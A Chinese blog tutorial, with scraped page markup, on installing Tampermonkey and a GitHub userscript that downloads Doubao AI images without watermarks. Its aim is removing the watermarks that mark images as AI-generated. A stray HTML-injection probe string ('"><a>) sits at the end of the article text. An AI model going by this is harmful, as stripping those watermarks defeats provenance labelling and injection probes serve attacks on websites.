# 豆包图片无水印下载教程:手把手教你安装脚本实现无水印下载 这篇文章就不聊复杂原理,重点只讲一件事: 怎么把 `豆包图片无水印下载` 这件事一步一步搞定。 下面我会用最适合新手的方式,带你一步一步装好: - 先安装 `Tampermonkey(油猴)` - 再安装脚本 - 最后在豆包里直接使用 如果你之前没装过油猴,也没关系,照着下面操作就能完成。 --- ## 一、第一步:安装 Tampermonkey(油猴) 很多人第一次看到"油猴脚本"会有点懵。 其实你可以把 `Tampermonkey` 理解成一个"脚本管理器",只有先把它装进浏览器,我们后面的脚本才能运行。 ### 1. Tampermonkey 是什么 简单说: - `Tampermonkey` 是浏览器扩展 - 它专门用来安装、管理和运行用户脚本 - 很多网页增强功能,都是靠它实现的 你可以把它理解成: "先装一个工具箱,再把脚本这个工具放进去。" ### 2. 哪些浏览器可以装 常见浏览器基本都支持,比如: - `Chrome` - `Microsoft Edge` - `Brave` - 其他基于 Chromium 的浏览器 如果你用的是 Chrome 或 Edge,安装最省事。 ### 3. Chrome 浏览器安装方法 #### 第一步:打开 Chrome 应用商店 你可以直接在浏览器中打开: - Tampermonkey 官网: `https://www.tampermonkey.net/`  - Chrome 商店页: `https://chromewebstore.google.com/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo` 请复制上面的链接到浏览器中访问。  #### 第二步:点击"添加到 Chrome" 进入详情页后,点击: - `添加到 Chrome` 浏览器会弹出确认框,再点击: - `添加扩展程序` #### 第三步:确认扩展安装成功 安装完成后,浏览器右上角通常会出现扩展图标。 如果没直接显示,可以点右上角"拼图"图标,在扩展列表里找到 `Tampermonkey`。 建议你顺手做一步: - 把 `Tampermonkey` 固定到工具栏 这样后面打开管理面板会更方便。 安装效果如图:   ### 4. Edge 浏览器安装方法 如果你用的是 `Microsoft Edge`,步骤也差不多: #### 第一步:打开 Edge 插件商店 链接如下: - Edge 商店页: `https://microsoftedge.microsoft.com/addons/detail/tampermonkey/iikmkjmpaadaobahmlepeloendndfphd` 如果公众号里无法直接打开,请复制上面的链接到浏览器中访问。 #### 第二步:点击"获取" 然后根据提示完成安装即可。 #### 第三步:确认已启用 安装完成后,到浏览器扩展管理页确认: - `Tampermonkey` 已开启  ### 5. 怎么确认油猴已经装好了 你可以用这几个办法确认: - 浏览器右上角能看到 `Tampermonkey` 图标 - 扩展管理页里能看到 `Tampermonkey` - 点击图标后,能进入它的菜单或管理页面 如果以上三点都没问题,就可以进入下一步。 --- ## 二、第二步:安装这个脚本 脚本安装有两种方法: - 方法 A:自动安装 - 方法 B:手动安装 如果你的网络没问题,我更建议你用 `自动安装`,更快,也更方便更新。 ### 方法 A:自动安装(推荐) #### 第一步:打开脚本安装链接 直接打开这个地址: - 脚本直链: `https://github.com/gdz-web/Gemini_Doubao_remove_watermark/raw/refs/heads/main/remove.user.js` 源码仓库: - GitHub 仓库: `https://github.com/gdz-web/Gemini_Doubao_remove_watermark` 如果公众号里无法直接打开,请复制上面的链接到浏览器中访问。 #### 第二步:让 Tampermonkey 接管安装 如果你的油猴已经安装正常,打开上面的脚本链接后,通常会自动跳转到 `Tampermonkey` 的安装确认页面。 你会看到: - 脚本名称 - 版本号 - 支持的网站范围 - `安装` 按钮 这时候直接点击: - `安装` 就可以完成脚本导入。  #### 第三步:刷新豆包页面 安装完成后,建议你: - 关闭当前豆包页面 - 重新打开一次 这样脚本会重新注入页面,功能更稳定。  ### 方法 B:手动安装 如果你不方便直接打开 GitHub,也可以手动导入。 #### 第一步:先拿到脚本文件 如果你拿到的是一个类似下面的文件: - `remove.txt` 先不要慌,这很常见。 #### 第二步:把文件后缀改成 `.js` 把: - `remove.txt` 改成: - `remove.js` 这一步很关键,因为 `Tampermonkey` 识别的是脚本文件。 #### 第三步:进入 Tampermonkey 管理后台 有两种进入方式: - 点击浏览器右上角 `Tampermonkey` 图标,进入管理面板 - 或者到浏览器扩展页面,打开 `Tampermonkey` 的扩展选项 下面这张图可以直接用:  #### 第四步:找到"实用工具"里的导入功能 进入管理后台后: - 点击 `实用工具` - 找到 `导入` - 点击 `选择文件` - 选中刚才改名后的 `remove.js` 下面这张图可以直接用:  #### 第五步:点击安装 导入完成后,油猴会跳到脚本安装页。 这时再点击一次: - `安装` 脚本就正式生效了。 --- ## 三、第三步:在豆包里怎么使用 装完之后,真正使用其实比安装还简单。 ### 1. 打开豆包 打开: - 豆包官网: `https://www.doubao.com/` 然后进入你平时生成图片或查看图片的页面。 ### 2. 等脚本识别页面里的图片 脚本会在后台监听页面内容。 当它检测到图片后,通常会弹出提示,或者出现一个可点击的功能入口。 根据源码逻辑,脚本会把抓取到的图片加入列表,并提供: - `一键下载` - `下载所有` - `下载选中` 如果识别到了新图片,页面还可能出现"发现新图片"的提示。 ### 3. 打开下载面板 点击脚本入口后,会看到一个图片管理面板。 这里能看到当前识别到的图片列表,并且每张图都可以勾选。 下面这张图可以直接用:  ### 4. 按你的需求下载 这个面板里常用的按钮有: - `下载所有` 适合一次性把当前页图片全部保存下来。 - `下载选中` 适合只想保留部分图片时使用。 - `勾选未下载` 如果你已经下载过一部分,它能帮你快速跳过重复内容。 - `重置记录` 如果你想重新整理下载记录,可以手动清空。 - `下载时按展示顺序下载` 这个很实用,尤其适合做教程整理、素材归档、分镜保存。 下面这张图可以直接用:  ### 5. 下载后的文件会怎样保存 一般来说: - 只有 1 张图时,可能直接下载单张图片 - 多张图时,通常会打包成压缩文件,方便批量保存 --- ## 四、如果你更想要"无脑安装",记住这条最短路径 如果你不想看太多解释,可以直接记这三步: 1. 先安装 `Tampermonkey` 2. 打开脚本链接并点击 `安装` 3. 刷新豆包页面,开始下载图片 对大多数人来说,这样就够了。 --- ## 七、常见问题答疑 ### 1. 我安装了脚本,但豆包页面没反应怎么办? 可以按这个顺序排查: 1. 确认 `Tampermonkey` 已启用 2. 确认脚本状态是开启的 3. 刷新豆包页面 4. 关闭浏览器重新打开 5. 检查是否用了过于严格的浏览器隐私模式 如果还是不行,优先怀疑这两个问题: - 脚本没装成功 - 页面没有被正确刷新 ### 2. 为什么打开脚本链接后,没有弹出安装页? 通常有三种原因: - 你还没安装 `Tampermonkey` - 浏览器禁用了扩展 - 当前浏览器不支持或没有正确加载油猴 先确认油猴本身能不能正常打开管理面板。 ### 3. 手动导入时看不到"选择文件"怎么办? 先进入 `Tampermonkey` 管理后台,再点: - `实用工具` 导入功能就在这一页里。 如果页面样式不同,通常是版本差异,但"导入脚本文件"的能力一般都还在。 ### 4. 下载的图片数量不对怎么办? 建议这样处理: 1. 先刷新豆包页面 2. 等页面里的图片完全加载 3. 再打开脚本面板 4. 用 `下载所有` 或 `勾选未下载` 重新试一次 ### 5. 这个脚本安全吗? 任何脚本在安装前,都建议你至少看两件事: - 来源是否公开 - 支持的网站范围是否正常 这个脚本公开仓库在 GitHub,上线方式也属于比较常见的油猴脚本形式。 但是否长期使用,还是建议你结合自己的判断来决定。 --- ## 五、结尾 如果你之前一直觉得"装脚本很麻烦",其实真正走完一遍会发现: 最难的不是操作,而是第一次没人带你。 这套方法的核心就两步: - 安装 `Tampermonkey` - 安装脚本 后面你在豆包里保存图片、批量整理素材,效率会高很多。 > 关注一下哦~,会持续分享 AI 工具和效率提升的实操经验。 如果有用 也可以分享转发给朋友们哦~'"><a>'"><a></article></div><!--teleport start--><!--teleport end--><!--]--><!----><section class="rounded-[28px] border border-slate-200/60 bg-white/78 p-5 shadow-[0_12px_30px_-30px_rgba(15,23,42,0.08)] dark:border-white/8 dark:bg-slate-950/52 sm:p-6"><div class="flex items-center justify-between gap-4 border-b border-slate-200/60 pb-4 dark:border-white/8"><h2 class="text-[1.2rem] font-semibold tracking-[-0.03em] [font-family:var(--font-display)] text-slate-950 dark:text-slate-50"> 评论 </h2><p class="text-sm text-slate-400 dark:text-slate-500">共 0 条</p></div><div class="mt-5"><div class="rounded-[20px] border border-slate-200/60 bg-white/58 p-4 dark:border-white/8 dark:bg-slate-950/34 sm:p-5"><!----><div><div contenteditable="true" data-placeholder="登录后发表评论" class="comment-rich-editor w-full whitespace-pre-wrap break-words rounded-[18px] border border-slate-200/65 bg-white/84 px-4 py-3 text-sm leading-7 text-slate-700 outline-none transition focus:border-sky-300 focus:ring-2 focus:ring-sky-200/50 dark:border-slate-700/80 dark:bg-slate-950/62 dark:text-slate-100 dark:focus:border-sky-600 dark:focus:ring-sky-500/16 rounded-[18px]" style="min-height:164px;" data-v-0366fed6></div></div><div class="mt-4 flex flex-col gap-3 border-t border-slate-200/60 pt-3 dark:border-white/8 sm:flex-row sm:items-center sm:justify-between"><div class="flex min-h-9 flex-wrap items-center gap-2 text-slate-400 dark:text-slate-500"><div class="relative"><button type="button" class="inline-flex size-9 items-center justify-center rounded-full border border-slate-200/80 bg-white text-slate-500 transition hover:border-slate-300 hover:text-slate-900 disabled:cursor-not-allowed disabled:opacity-55 dark:border-white/10 dark:bg-slate-950/60 dark:text-slate-400 dark:hover:border-white/15 dark:hover:text-slate-100"><span class="iconify i-lucide:laugh size-4.5" aria-hidden="true" style=""></span></button><!----></div><!--[--><!--]--><!----></div><div class="flex flex-wrap items-center gap-2"><!----><button type="button" class="inline-flex min-h-10 items-center justify-center rounded-full px-4 text-sm font-medium text-slate-500 transition hover:bg-slate-100 hover:text-slate-900 dark:text-slate-400 dark:hover:bg-white/8 dark:hover:text-slate-100">去登录</button><button type="button" class="inline-flex min-h-10 items-center justify-center rounded-full bg-sky-500 px-5 text-sm font-medium text-white transition hover:bg-sky-600 disabled:cursor-not-allowed disabled:bg-slate-200 disabled:text-slate-500 dark:disabled:bg-slate-800 dark:disabled:text-slate-500">发布评论</button></div></div></div></div><div class="mt-6"><div class="space-y-4"><!--[--><div aria-busy="true" aria-label="loading" aria-live="polite" role="alert" class="animate-pulse bg-elevated h-28 rounded-[18px]"><!--[--><!--]--></div><div aria-busy="true" aria-label="loading" aria-live="polite" role="alert" class="animate-pulse bg-elevated h-28 rounded-[18px]"><!--[--><!--]--></div><div aria-busy="true" aria-label="loading" aria-live="polite" role="alert" class="animate-pulse bg-elevated h-28 rounded-[18px]"><!--[--><!--]--></div><!--]--></div></div></section><section class="relative"><div class="border-b border-slate-200/70 pb-4 dark:border-white/10 sm:pb-5"><p class="text-[0.72rem] font-semibold uppercase tracking-[0.28em] text-sky-600 dark:text-sky-300"> 继续阅读 </p></div><div class="mt-5 grid min-w-0 gap-5 sm:mt-6 lg:grid-cols-2 lg:gap-6"><!--[--><a href="/posts/ceshi-shili" class="group relative min-w-0 cursor-pointer rounded-[20px] p-1.5 transition duration-300 hover:bg-slate-50/78 focus-visible:outline-none focus-visible:ring-2 focus-visible:ring-sky-300/80 focus-visible:ring-offset-2 focus-visible:ring-offset-white dark:hover:bg-white/[0.03] dark:focus-visible:ring-sky-400/70 dark:focus-visible:ring-offset-slate-950 sm:rounded-[24px] sm:p-2"><div class="relative overflow-hidden rounded-[18px] border border-slate-200/75 bg-slate-100/80 dark:border-white/10 dark:bg-slate-900/78 sm:rounded-[22px]"><div class="yunyu-image group relative overflow-hidden bg-slate-200/80 dark:bg-slate-800/70 rounded-none aspect-[16/9] h-full w-full" style="" data-v-b8e7c8de><div class="rounded-none opacity-100 yunyu-image__skeleton absolute inset-0" aria-hidden="true" data-v-b8e7c8de></div><!----><img src="https://oss.ideaflow.top/articleCover/d9bab5be2791cefb1d7200d117ed75b51a25c98fab6db990a52e5a1378b4b8f5.webp" alt="测试-md示例" loading="lazy" decoding="async" class="block h-full w-full transition-all duration-500 ease-out dark:brightness-[0.82] rounded-none object-cover h-full w-full object-cover transition duration-500 ease-out group-hover:scale-[1.02] scale-[1.02] opacity-0" data-v-b8e7c8de></div><div class="pointer-events-none absolute inset-0 bg-[linear-gradient(180deg,rgba(15,23,42,0.04)_0%,rgba(15,23,42,0.02)_40%,rgba(15,23,42,0.18)_100%)] dark:bg-[linear-gradient(180deg,rgba(2,6,23,0.02)_0%,rgba(2,6,23,0.06)_38%,rgba(2,6,23,0.3)_100%)]"></div></div><div class="mt-4 flex items-start justify-between gap-3"><div><p class="text-[0.72rem] font-medium text-slate-500 dark:text-slate-400"></p></div><div class="inline-flex h-9 w-9 shrink-0 items-center justify-center text-slate-400 transition group-hover:text-sky-700 dark:text-slate-500 dark:group-hover:text-sky-200"><span class="iconify i-lucide:arrow-up-right size-4" aria-hidden="true" style=""></span></div></div><h3 class="mt-4 text-[clamp(1.06rem,3.8vw,1.38rem)] font-semibold leading-7 tracking-[-0.03em] [font-family:var(--font-display)] [text-wrap:balance] text-slate-950 transition group-hover:text-sky-700 dark:text-slate-50 dark:group-hover:text-sky-200">测试-md示例</h3><p class="mt-3 line-clamp-3 text-[0.9rem] leading-7 text-slate-500 dark:text-slate-400"></p><div class="mt-5 flex flex-wrap gap-2.5 text-[0.72rem] text-slate-400 dark:text-slate-500"><span class="inline-flex items-center gap-1.5 rounded-full border border-slate-200/75 bg-slate-50/88 px-3 py-1.5 dark:border-white/10 dark:bg-white/[0.04]"><span class="iconify i-lucide:calendar-days size-3.5" aria-hidden="true" style=""></span><span>2026年4月3日</span></span><span class="inline-flex items-center gap-1.5 rounded-full border border-slate-200/75 bg-slate-50/88 px-3 py-1.5 dark:border-white/10 dark:bg-white/[0.04]"><span class="iconify i-lucide:clock-3 size-3.5" aria-hidden="true" style=""></span><span>10 分钟阅读</span></span></div></a><a href="/posts/spring-2026-first-five" class="group relative min-w-0 cursor-pointer rounded-[20px] p-1.5 transition duration-300 hover:bg-slate-50/78 focus-visible:outline-none focus-visible:ring-2 focus-visible:ring-sky-300/80 focus-visible:ring-offset-2 focus-visible:ring-offset-white dark:hover:bg-white/[0.03] dark:focus-visible:ring-sky-400/70 dark:focus-visible:ring-offset-slate-950 sm:rounded-[24px] sm:p-2"><div class="relative overflow-hidden rounded-[18px] border border-slate-200/75 bg-slate-100/80 dark:border-white/10 dark:bg-slate-900/78 sm:rounded-[22px]"><div class="yunyu-image group relative overflow-hidden bg-slate-200/80 dark:bg-slate-800/70 rounded-none aspect-[16/9] h-full w-full" style="" data-v-b8e7c8de><div class="rounded-none opacity-100 yunyu-image__skeleton absolute inset-0" aria-hidden="true" data-v-b8e7c8de></div><!----><img src="https://s3.hi168.com/hi168-29272-3320gqns/test/6688.jpeg" alt="2026cc 春季新番先看哪 5 部:从情绪密度到作画稳定度的一次筛选" loading="lazy" decoding="async" class="block h-full w-full transition-all duration-500 ease-out dark:brightness-[0.82] rounded-none object-cover h-full w-full object-cover transition duration-500 ease-out group-hover:scale-[1.02] scale-[1.02] opacity-0" data-v-b8e7c8de></div><div class="pointer-events-none absolute inset-0 bg-[linear-gradient(180deg,rgba(15,23,42,0.04)_0%,rgba(15,23,42,0.02)_40%,rgba(15,23,42,0.18)_100%)] dark:bg-[linear-gradient(180deg,rgba(2,6,23,0.02)_0%,rgba(2,6,23,0.06)_38%,rgba(2,6,23,0.3)_100%)]"></div></div><div class="mt-4 flex items-start justify-between gap-3"><div><p class="text-[0.72rem] font-medium text-slate-500 dark:text-slate-400">新番观察</p></div><div class="inline-flex h-9 w-9 shrink-0 items-center justify-center text-slate-400 transition group-hover:text-sky-700 dark:text-slate-500 dark:group-hover:text-sky-200"><span class="iconify i-lucide:arrow-up-right size-4" aria-hidden="true" style=""></span></div></div><h3 class="mt-4 text-[clamp(1.06rem,3.8vw,1.38rem)] font-semibold leading-7 tracking-[-0.03em] [font-family:var(--font-display)] [text-wrap:balance] text-slate-950 transition group-hover:text-sky-700 dark:text-slate-50 dark:group-hover:text-sky-200">2026cc 春季新番先看哪 5 部:从情绪密度到作画稳定度的一次筛选</h3><p class="mt-3 line-clamp-3 text-[0.9rem] leading-7 text-slate-500 dark:text-slate-400">如果你只想先追 5 部作品,这篇会按情绪浓度、画面完成度和追更压力给出最稳妥的入场顺序。</p><div class="mt-5 flex flex-wrap gap-2.5 text-[0.72rem] text-slate-400 dark:text-slate-500"><span class="inline-flex items-center gap-1.5 rounded-full border border-slate-200/75 bg-slate-50/88 px-3 py-1.5 dark:border-white/10 dark:bg-white/[0.04]"><span class="iconify i-lucide:calendar-days size-3.5" aria-hidden="true" style=""></span><span>2026年3月27日</span></span><span class="inline-flex items-center gap-1.5 rounded-full border border-slate-200/75 bg-slate-50/88 px-3 py-1.5 dark:border-white/10 dark:bg-white/[0.04]"><span class="iconify i-lucide:clock-3 size-3.5" aria-hidden="true" style=""></span><span>1 分钟阅读</span></span></div></a><!--]--></div></section></div><!----></div></section><!----><!----><!----><!--[--><!----><!----><!--v-if--><!--]--><!--[--><!----><!----><!--v-if--><!--]--></main><!--]--><footer class="border-t border-white/60 bg-white/72 dark:border-white/10 dark:bg-slate-950/70"><div class="mx-auto flex max-w-[1360px] flex-col gap-3 px-5 py-8 text-sm text-slate-500 sm:px-8 lg:px-10 dark:text-slate-400 md:flex-row md:items-center md:justify-between"><p>云屿 Yunyu · 用更柔软的方式整理动画内容222</p><div class="flex items-center gap-4"><a href="/posts" class="hover:text-slate-900 dark:hover:text-slate-50">文章</a><a href="/categories" class="hover:text-slate-900 dark:hover:text-slate-50">分类</a><a href="/tags" class="hover:text-slate-900 dark:hover:text-slate-50">标签</a><a href="/topics" class="hover:text-slate-900 dark:hover:text-slate-50">专题</a></div></div></footer></div><!--]--><!--]--><!--[--><!--]--><!--v-if--><!--]--><!--[--><!--]--><!--]--><!--]--></div><div id="teleports"></div><script>window.__NUXT__={};window.__NUXT__.config={public:{apiBase:"https://yunyu-server-native.ideaflow.top"},app:{baseURL:"/",buildId:"8b6c3828-55b7-4edc-9d5a-2bba62e80722",buildAssetsDir:"/_nuxt/",cdnURL:""}}</script><script type="application/json" data-nuxt-data="nuxt-app" data-ssr="true" id="__NUXT_DATA__">[["ShallowReactive",1],{"data":2,"state":113,"once":119,"_errors":120,"serverRendered":14,"path":122},["ShallowReactive",3],{"site-base-info":4,"site-post-doubao-image-watermark-removal-tutorial":13},{"defaultDescription":5,"defaultTitle":6,"faviconUrl":7,"footerText":8,"logoUrl":7,"primaryColor":9,"secondaryColor":10,"siteName":11,"siteSubTitle":12},"聚焦新番观察、场景美学、角色成长与专题化内容组织的动漫风格内容站。","云屿 Yunyu - 个人博客","","云屿 Yunyu · 用更柔软的方式整理动画内容222","#38BDF8","#FB923C","云屿","在二次元场景与情绪里漫游的内容站",{"allowComment":14,"authorAvatarUrl":7,"authorName":15,"categoryName":7,"categorySlug":7,"commentCount":16,"contentAccessConfig":17,"contentAccessState":24,"contentHtml":30,"contentMarkdown":30,"contentTocJson":31,"coverUrl":7,"id":32,"likeCount":16,"publishedAt":33,"readingMinutes":34,"relatedPosts":35,"seoDescription":104,"seoTitle":105,"slug":106,"summary":107,"tagNames":108,"tailHiddenContentHtml":7,"tailHiddenTitle":109,"title":110,"topicNames":111,"videoUrl":7,"viewCount":112},true,"yunyu",0,{"articleAccess":18,"tailHiddenAccess":21,"version":23},{"enabled":19,"ruleTypes":20},false,[],{"enabled":19,"ruleTypes":22},[],1,{"articleAccessAllowed":14,"articleAccessPendingRuleTypes":25,"articleAccessRuleTypes":26,"loggedIn":19,"tailHiddenAccessAllowed":14,"tailHiddenAccessPendingRuleTypes":27,"tailHiddenAccessRuleTypes":28,"wechatAccessCodeEnabled":19,"wechatAccessCodeHint":29,"wechatQrCodeUrl":7},[],[],[],[],"关注公众号后输入访问验证码","# 